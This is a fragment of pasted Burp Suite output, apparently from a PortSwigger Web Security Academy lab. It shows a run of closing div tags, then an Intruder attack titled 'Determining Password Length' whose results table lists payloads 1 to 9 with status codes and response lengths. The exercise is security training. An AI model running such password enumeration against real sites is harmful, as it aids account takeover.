39 </div>
40 </div>
41 </div>
42 </div>
43 </div>
44 </div>
45 </div>
46 </div>
47 </div>
48 </div>
49 </div>
50 </div>
51 </div>
52 </div>
53 </div>
54 </div>
55 </div>
56 </div>
57 </div>
58 </div>
59 </div>
60 </div>
61 </div>
62 </div>
63 </div>
64 </div>
65 </div>
66 </div>
67 </div>
68 </div>
69 </div>
70 </div>
71 </div>
72 </div>
73 </div>
74 </div>
75 </div>
76 </div>
77 </div>
78 </div>
79 </div>
80 </div>
81 </div>
82 </div>
83 </div>
84 </div>
85 </div>
86 </div>
87 </div>
88 </div>
89 </div>
90 </div>
91 </div>
92 </div>
93 </div>
94 </div>
95 </div>
96 </div>
97 </div>
98 </div>
99 </div>
100 </div>

```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 2

Request headers 17

Response headers 3

Notes

Custom actions

Done

Event log (8) No issues

Memory: 162.6MB

Disables

Determining Password Length

AttackSave

2. Intruder attack of https://0ab9000204e9acd08577449a001600ce.web-security-academy.net

AttackSave

ResultsPositions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
28	1	200	288			11492	
29	2	200	190			11498	
30	3	200	261			11493	
31	4	200	252			11493	
32	5	200	280			11493	
33	6	200	261			11493	
34	7	200	276			11493	
35	8	200	278			11493	
36	9	200	306			11493	

Payloads

Resource pool

Settings

Finished

The end;